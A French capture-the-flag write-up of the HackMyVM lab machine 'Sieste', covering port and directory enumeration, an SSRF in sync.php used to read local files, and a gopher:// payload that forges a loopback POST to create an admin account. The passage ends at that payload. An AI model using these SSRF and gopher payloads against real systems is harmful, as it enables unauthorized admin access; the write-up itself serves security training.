Sieste
Sieste est une machine de niveau difficile de la plateforme hackmyvm créer par EMVee qui met en pratique l'exploitation de la faille SSRF, l'utilisation de gopher pour forger des requetés valide avec la méthode POST, exploitation binaire et surtout l'importance de l'énumération dans un engagement de tests d'intrusion
Reconnaissance - IP Cible & scan de port
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for d4fl0n:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.2	08:00:27:26:b4:80	PCS Systemtechnik GmbH
10.0.2.1	52:54:00:12:35:00	QEMU
10.0.2.103	08:00:27:d6:cc:dc	PCS Systemtechnik GmbH
l’adresse IP de la machine cible est 10.0.2.103. nous allons faire la balayage de port de la plage 1-65535
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-15 05:11 -0400
Nmap scan report for 10.0.2.103
Host is up (0.0028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:D6:CC:DC (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,80 -A -O -sCV 10.0.2.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-15 05:12 -0400
Nmap scan report for 10.0.2.103
Host is up (0.0017s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
|_http-title: State Institute for Environmental Safety & Transmutation Emerg...
|_http-server-header: Apache/2.4.66 (Ubuntu)
MAC Address: 08:00:27:D6:CC:DC (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Linux 2.6.32 (93%), Linux 3.2 - 4.14 (93%), Linux 2.6.32 - 3.10 (93%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Google Chromecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Nintendo Switch (93%), Linux 5.4 - 5.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
nous avons 2 ports ouverts 22 pour ssh et 80 pour le web
Enumération web - répertoires et fichiers
nous allons commencer par une énumération passive sur le site interne http://10.0.2.103

il s’agit d’une site d’état pour la sécurité environnemental et les urgence de transmutation
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[~]
└─$ dirb http://10.0.2.103/ -X .php,.txt,.md

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 15 05:23:15 2026
URL_BASE: http://10.0.2.103/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.txt,.md) | (.php)(.txt)(.md) [NUM = 3]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.103/ ----
+ http://10.0.2.103/dashboard.php (CODE:302|SIZE:0)
+ http://10.0.2.103/db.php (CODE:200|SIZE:0)
+ http://10.0.2.103/index.php (CODE:200|SIZE:4537)
+ http://10.0.2.103/login.php (CODE:200|SIZE:2306)
+ http://10.0.2.103/logout.php (CODE:302|SIZE:0)
+ http://10.0.2.103/sync.php (CODE:200|SIZE:2424)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(d4fl0n㉿kali)-[~]
└─$ dirb http://10.0.2.103/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 15 05:38:44 2026
URL_BASE: http://10.0.2.103/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.103/ ----
==> DIRECTORY: http://10.0.2.103/api/
==> DIRECTORY: http://10.0.2.103/css/
==> DIRECTORY: http://10.0.2.103/img/
sur le site web et d’après le résultat de l’énumération nous avons un Endpoint sync.php avec un size 2424 qui est diffèrent des autres et sans redirection, et une chemin /api/

l’Endpoint sync.php sert de diagnostique des Apis a première vu il peut s’agir d’une injection de commande ou SSRF, nous allons vérifier notre théorie

le site comporte une faille SSRF nous allons vérifier la lecture de fichier system avec file:///

énumérons les services encours sur les interfaces avec le protocole TCP

nous avons 5 lignes qui correspond a 5 services différents. ils sont en hex nous allons les convertir
1
2
3
4
5
0.0.0.0:22
127.0.0.53:53
127.0.0.1:3306
127.0.0.54.53
127.0.0.1:33060
vérifions notre chemin /api/


nous allons essayer de lire l’Endpoint registration.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
┌──(d4fl0n㉿kali)-[~]
└─$ curl 'http://10.0.2.103/sync.php' \
--compressed \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://10.0.2.103/sync.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://10.0.2.103' \
-H 'Connection: keep-alive' \
-H 'Cookie: PHPSESSID=dc4704e7d2e575d2ceff47e918d75875' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' \
--data-raw 'report_url=file%3A%2F%2F%2Fvar%2Fwww%2Fhtml%2Fapi%2Fusers%2Fregistration.php'
<?
// =========================================================================
// SIESTE - registration.php (Internal Personnel Provisioning API)
// RESTRICTED: Loopback access only. Processes automated admin registration.
// =========================================================================
require_once '../../db.php';
// Strict infrastructure filter: Block any request not originating from localhost
$allowed_ips = ['127.0.0.1', '::1'];
if (!in_array($_SERVER['REMOTE_ADDR'], $allowed_ips)) {
header('HTTP/1.1 403 Forbidden');
header('Content-Type: application/json');
echo json_encode([
"status" => "ERROR",
"code" => 403,
"message" => "Access Denied: Infrastructure endpoint restricted to internal Ministry loopback operations."
]);
exit;
}
// Process incoming provisioning request
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
header('Content-Type: application/json');
// Accept raw JSON input or standard POST form data
$input = json_decode(file_get_contents('php://input'), true);
$username = isset($input['username']) ? trim($input['username']) : (isset($_POST['username']) ? trim($_POST['username']) : '');
$password = isset($input['password']) ? trim($input['password']) : (isset($_POST['password']) ? trim($_POST['password']) : '');
if (!empty($username) && !empty($password)) {
try {
$hash = password_hash($password, PASSWORD_BCRYPT);
// Using distinct parameter names (:hash and :hash_update) to satisfy strict PDO requirements
$stmt = $pdo->prepare("
INSERT INTO users (username, password_hash, role)
VALUES (:user, :hash, 'admin')
ON DUPLICATE KEY UPDATE password_hash = :hash_update, role = 'admin'
");
$stmt->execute([
'user' => $username,
'hash' => $hash,
'hash_update' => $hash
]);
echo json_encode([
"status" => "SUCCESS",
"message" => "Profile state updated. Identity vector successfully provisioned into administrative clearance group."
]);
exit;
} catch (\PDOException $e) {
header('HTTP/1.1 500 Internal Server Error');
echo json_encode([
"status" => "ERROR",
"message" => "Database Transaction Failure: " . $e->getMessage()
]);
exit;
}
} else {
header('HTTP/1.1 400 Bad Request');
echo json_encode([
"status" => "ERROR",
"message" => "Validation Error: Identity parameters 'username' and 'password' are mandatory."
]);
exit;
}
} else {
header('HTTP/1.1 405 Method Not Allowed');
header('Content-Type: application/json');
echo json_encode([
"status" => "ERROR",
"message" => "Protocol Error: Endpoint requires HTTP POST transactional vector."
]);
exit;
}
?>
d’après le code source de l'api d’inscription 2 paramètres sont attendu username,password avec la méthode POST et le type de contenue application/json
**Remarque: la requête avec l’IP externe est bloque
1
$allowed_ips = ['127.0.0.1', '::1'];
note: voici a quoi va ressembler une requête valide
1
2
3
┌──(d4fl0n㉿kali)-[~]
└─$ curl -X POST http://10.0.2.103/api/users/registration.php -H "Content-Type: application/json" -d '{"username:"test","password":"test"}'
{"status":"ERROR","code":403,"message":"Access Denied: Infrastructure endpoint restricted to internal Ministry loopback operations."}
mais comme prévu par le développeur dans le développement du code notre requête a été rejeté
essayons avec l’IP autoriser avec la faille SSRF

notre requête a été accepter mais rejeter aussi parce que elle n’as pas respecter les critère prévu par le développeur
Recap: nous avons un Endpoint dashboard.php qui exige une authentification pour se connecter une autre Endpoint qui nous permet de créer un compte avec le role=admin
utilisions gopher pour créer notre compte test avec les critères requise
1
gopher://127.0.0.1:80/_POST%20%2Fapi%2Fusers%2Fregistration.php%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%0D%0AContent-Type%3A%20application%2Fjson%0D%0AContent-Length%3A%2039%0D%0A%0D%0A%7B%22username%22%3A%22test%22%2C%22password%22%3A%22test%22%7D%0D%0A
